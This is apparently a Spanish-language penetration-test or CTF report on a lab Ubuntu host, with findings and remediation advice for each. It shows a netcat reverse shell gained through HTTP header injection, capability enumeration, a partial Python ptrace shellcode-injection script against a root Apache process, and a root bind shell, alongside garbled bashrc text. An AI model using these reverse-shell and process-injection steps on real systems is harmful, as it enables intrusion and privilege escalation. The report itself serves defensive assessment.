alias alert='notify-send --urgency=low -i "${?} ${?} = 0 ] && echo terminal || echo error)" "${history|tail -n1|sed -e '\''s/\`[0-9]\`\\s*///;s/[/;0]\`s*alert$/\`'\`'"

# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
    if [ -f /usr/share/bash-completion/bash_completion ]; then
        . /usr/share/bash-completion/bash_completion
    elif [ -f /etc/bash_completion ]; then
        . /etc/bash_completion
    fi
fi

#Setting Password for running python app
username="admin"
password="
```

Recomendaciones:

- 1- Validación y Filtrado de Entrada: Se debe aplicar una estricta validación y filtrado de entrada en las solicitudes XML recibidas. Esto significa verificar y limitar los datos y comandos que se pueden incluir en las solicitudes XML. Se deben rechazar o eliminar caracteres y contenido no deseado.
- 2- Uso de Listas Blancas: En lugar de confiar en listas negras que enumeran los comandos prohibidos, es preferible utilizar listas blancas que especifiquen los únicos elementos y comandos permitidos en las solicitudes XML. Esto garantiza que solo se ejecuten las acciones autorizadas.
- 3- Parámetros de Consulta Seguros: Si es necesario permitir consultas o comandos dinámicos en solicitudes XML, se deben utilizar parámetros seguros. Esto implica la sanitización de datos y la separación de datos y comandos en la solicitud.
- 4- Minimizar Privilegios: La aplicación web debe ejecutar comandos con el nivel de privilegio más bajo posible. No se deben utilizar cuentas con privilegios excesivos para ejecutar comandos desde solicitudes XML. Esto reduce el impacto de un posible ataque.
- 5- Actualización y Parches de Software: Mantener tanto el sistema operativo como todas las bibliotecas y frameworks utilizados actualizados es crucial. Las vulnerabilidades conocidas se corrigen en actualizaciones y parches, por lo que asegurarse de estar al día ayuda a mitigar riesgos.
- 6- Firewalls de Aplicaciones Web (WAF): Implementar un WAF puede ayudar a filtrar y bloquear solicitudes maliciosas antes de que lleguen a la aplicación. Los WAF pueden detectar patrones de ataque comunes y anómalos, lo que brinda una capa adicional de seguridad.

- 7- Auditoría y Registro: Implementar un sistema de auditoría y registro para registrar todas las solicitudes XML y las acciones realizadas como resultado de estas solicitudes. Esto facilita la detección y respuesta a intentos de ataque.
-


<http://192.168.3.153:9999/>


Nombre: Almacenamiento de credenciales no confiables

Criticidad: 3.0 - Alta

Descripción

Permite a los atacantes robar y abusar de las credenciales almacenadas u obtenidas. Se logró acceder al sistema web mediante la reutilización de credenciales obtenidas por la decodificación en Base64 del archivo bashrc del servidor remoto.





Recomendaciones:



- 1- Encriptar las Credenciales: Utilizar técnicas de encriptación fuerte para almacenar las credenciales en lugar de guardarlas en texto plano. Esto añade una capa adicional de seguridad y dificulta que los atacantes obtengan información utilizable.
 - 2- Implementar una Política de Credenciales Seguras: Exigir credenciales fuertes y únicas tanto para los usuarios como para las cuentas de administrador. Fomenta el uso de contraseñas largas, combinando letras, números y caracteres especiales. Esto disminuirá la probabilidad de que las credenciales sean adivinadas.
 - 3- Autenticación de Doble Factor (2FA): Implementar la autenticación de doble factor siempre que sea posible. Esto añade una capa adicional de seguridad, ya que los atacantes necesitarían más que solo la contraseña para acceder a una cuenta.
 - 4- Actualizar y Parchear Regularmente el Software: La mayoría de las vulnerabilidades de seguridad se explotan a través de software desactualizado. Se recomienda mantener actualizados tanto el sistema operativo como todas las aplicaciones y componentes del software es esencial para protegerse contra amenazas conocidas. Los parches y actualizaciones suelen incluir correcciones para vulnerabilidades previamente identificadas.
-

Nombre: Inyección de encabezado HTTP

Criticidad: 4.0 - Muy Alta

Descripción

Permite a los atacantes inyectar encabezados maliciosos en las solicitudes, Esta vulnerabilidad permitió inyectar código basado en el formato que se está ejecutando y puede ser más efectable si se logró alguna certificación, gracias a esto se puede inyectar un código bash que permite implementar una reverse Shell hacia un sistema externo por un puerto específico.



```
kali@kali: ~  
File Actions Edit View Help  
$ nc -lvp 444  
listening on [any] 444 ...  
connect to [192.168.3.129] from (UNKNOWN) [192.168.3.153] 45212  
bash: cannot set terminal process group (820): Inappropriate ioctl for device  
bash: no job control in this shell  
saket@ubuntu:~$ whoami  
saket  
saket@ubuntu:~$ id  
id  
uid=1000(saket) gid=1000(saket) groups=1000(saket),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare)  
saket@ubuntu:~$
```

Recomendaciones:

- 1- Validación y Escape de Datos de Encabezados: Implementar una validación rigurosa y el escape adecuado de los datos de los encabezados antes de procesar cualquier solicitud es esencial. Esto ayudará a prevenir la inserción de encabezados maliciosos y garantizará que los encabezados cumplan con las normas y reglas de seguridad. La validación debe ser especialmente estricta para los encabezados que podrían usarse en una inyección de código.
 - 2- Uso de Bibliotecas y Marcos Seguros: Emplear bibliotecas y marcos de desarrollo seguros que gestionen automáticamente los encabezados HTTP es fundamental. Estas herramientas pueden prevenir la inyección de encabezados no deseados y ofrecer una capa adicional de seguridad.
 - 3- Control de Ejecución de Comandos: Para prevenir la inyección de un código Bash o cualquier otro código malicioso, se deben aplicar controles sólidos en el sistema que ejecute la aplicación. Esto incluye restringir los comandos que la aplicación puede ejecutar y minimizar los privilegios. Además, se deben evitar conexiones inversas en lo posible para ello se debe mantener el firewall habilitado para evitar conexiones no autorizadas.
 - 4- Restricciones en la Configuración del Servidor: Configurar el servidor web para que no permita encabezados HTTP personalizados o desconocidos en las solicitudes entrantes es una medida importante. Esto evita que los atacantes inserten encabezados maliciosos y ayuda a mantener la integridad de las solicitudes.
-


192.168.3.153

Nombre: Escalada de privilegios

Criticidad: 4.0 - Muy Alta

Descripción

CAP_SYS_PTRACE: es una capabilitie en Linux que, si se otorga sin restricciones, puede permitir que un proceso comprometa la seguridad al monitorear y manipular otros procesos en el sistema. Esto podría ser explotado por un atacante para eludir medidas de seguridad, lo que resalta la importancia de limitar y controlar cuidadosamente esta capacidad en entornos críticos. Esta vulnerabilidad se explotó gracias a scripts implementados basados en python2.7 ya que es la aplicación que se ejecuta para esta capabilitie y el servicio apache que se ejecuta como root.



```
kali@kali: ~  
File Actions Edit View Help  
saket@ubuntu:~$ getcap -r / 2> /dev/null  
/snap/core20/1434/usr/bin/ping = cap_net_raw+ep  
/snap/core20/2015/usr/bin/ping = cap_net_raw+ep  
/snap/core22/864/usr/bin/ping = cap_net_raw+ep  
/usr/bin/python2.7 = cap_sys_ptrace+ep  
/usr/bin/traceroute6.iputils = cap_net_raw+ep  
/usr/bin/ping = cap_net_raw+ep  
/usr/bin/gnome-keyring-daemon = cap_ipc_lock+ep  
/usr/bin/mtr-packet = cap_net_raw+ep  
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep  
saket@ubuntu:~$ ps -faux | grep apache  
saket    2510  0.0  0.0 17672  728 pts/1    S+   14:58   0:00                  \_ grep --color=auto apache  
root      951  0.0  0.5 199776 20004 ?        Ss   09:47   0:01 /usr/sbin/apache2 -k start  
www-data  952  0.0  0.1 54384  6684 ?        S    09:47   0:00 \_ /usr/sbin/apache2 -k start  
www-data  970  0.0  0.4 202300 18832 ?        S    09:47   0:00 \_ /usr/sbin/apache2 -k start  
www-data  971  0.0  0.4 202440 18960 ?        S    09:47   0:00 \_ /usr/sbin/apache2 -k start  
www-data  979  0.0  0.4 202316 18888 ?        S    09:47   0:00 \_ /usr/sbin/apache2 -k start  
www-data  980  0.0  0.4 202304 19588 ?        S    09:47   0:00 \_ /usr/sbin/apache2 -k start  
www-data  993  0.0  0.4 202288 19424 ?        S    09:47   0:00 \_ /usr/sbin/apache2 -k start  
www-data 1742  0.0  0.4 202292 18128 ?        S    10:49   0:00 \_ /usr/sbin/apache2 -k start  
saket@ubuntu:~$
```

```
GNU nano 4.8 python_Script.py Modified
import ctypes
import sys
import struct
# Macros defined in <sys/ptrace.h>
# https://code.woboq.org/qt5/include/sys/ptrace.h.html
PTRACE_POKE TEXT = 4
PTRACE_GETREGS = 12
PTRACE_SETREGS = 13
PTRACE_ATTACH = 16
PTRACE_DETACH = 17
# Structure defined in <sys/user.h>
# https://code.woboq.org/qt5/include/sys/user.h.html#user_regs_struct
class user_regs_struct(ctypes.Structure):
    _fields_ = [
        ("r15", ctypes.c_ulonglong),
        ("r14", ctypes.c_ulonglong),
        ("r13", ctypes.c_ulonglong),
        ("r12", ctypes.c_ulonglong),
        ("rbp", ctypes.c_ulonglong),
        ("rbx", ctypes.c_ulonglong),
    ]
File Name to Write: python_Script.py
^G Get Help      M-D DOS Format  M-A Append      M-B Backup File
^C Cancel        M-M Mac Format  M-P Prepend     ^T To Files
```

```
saket@ubuntu:/tmp$ ls
python_Script.py
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-apache2.service-7XwEyg
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-colord.service-0UNFrF
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-ModemManager.service-FA5LDh
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-switcheroo-control.service-j8Mpoh
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-systemd-logind.service-E0Pk9g
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-systemd-resolved.service-ZAIRwh
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-systemd-timesyncd.service-VE0ysi
systemd-private-ba2dc38e28cb4e8eb887b6e023d93b9d-upower.service-E1msPf
tracker-extract-files.125
VMwareDnD
Vmware-root_725-4282367508
saket@ubuntu:/tmp$ ps -faux | grep apache
saket 1464 0.0 0.0 17672 656 pts/1 S+ 15:36 0:00 \_ grep --color=auto apache
saket@ubuntu:/tmp$ ps -faux | grep apache
saket 1466 0.0 0.0 17672 660 pts/1 S+ 15:36 0:00 \_ grep --color=auto apache
root 901 0.0 0.4 199776 19892 ? Ss 15:30 0:00 /usr/sbin/apache2 -k start
www-data 903 0.0 0.1 54384 6720 ? S 15:30 0:00 \_ /usr/sbin/apache2 -k start
www-data 911 0.0 0.3 202116 13764 ? S 15:30 0:00 \_ /usr/sbin/apache2 -k start
www-data 912 0.0 0.3 202116 13764 ? S 15:30 0:00 \_ /usr/sbin/apache2 -k start
www-data 913 0.0 0.3 202116 13764 ? S 15:30 0:00 \_ /usr/sbin/apache2 -k start
www-data 914 0.0 0.3 202116 13760 ? S 15:30 0:00 \_ /usr/sbin/apache2 -k start
www-data 915 0.0 0.3 202116 13760 ? S 15:30 0:00 \_ /usr/sbin/apache2 -k start
saket@ubuntu:/tmp$ python2.7 python_Script.py 901
Instruction Pointer: 0x7fb8a254d0da
Injecting Shellcode at: 0x7fb8a254d0da
Shellcode Injected!!
Final Instruction Pointer: 0x7fb8a254d0dc
saket@ubuntu:/tmp$
```

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x
(kali@kali)-[~]
$ nc 192.168.3.153 5600
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
bash -i
bash: cannot set terminal process group (901): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/# cd /root
cd /root/
root@ubuntu:/root# ls
ls
bandera2.txt
root@ubuntu:/root#
```

Recomendaciones:


- 1- Restringir el uso de CAP_SYS_PTRACE: Es fundamental limitar esta capacidad únicamente a procesos y usuarios que realmente la necesiten por eso se recomienda otorgar permisos de CAP_SYS_PTRACE solo a aplicaciones o servicios específicos que requieran depuración y establecer políticas claras de acceso.
- 2- Implementar el aislamiento del sistema: Se aconseja utilizar contenedores o máquinas virtuales para aislar procesos y reducir su interacción con el sistema principal. Esto contribuirá a prevenir que un proceso malicioso escape del contenedor y comprometa el sistema host.
- 3- Monitoreo y detección de actividades sospechosas: Es importante establecer un sistema de monitoreo que supervise y detecte actividades inusuales o procesos que intenten abusar de la capacidad CAP_SYS_PTRACE. La detección temprana puede prevenir posibles ataques.
- 4- Actualizar y migrar a versiones más recientes: Se podría sugerir que las aplicaciones o scripts que utilizan Python 2.7 se actualicen y migren a versiones de Python más recientes y compatibles con sistemas de seguridad actualizados. Esto podría reducir la vulnerabilidad, ya que las versiones más recientes de Python están diseñadas con características de seguridad mejoradas.



Nombre: Fuga de información

Criticidad: 1.0 - Baja

Descripción

Expone información confidencial a usuarios no autorizados.





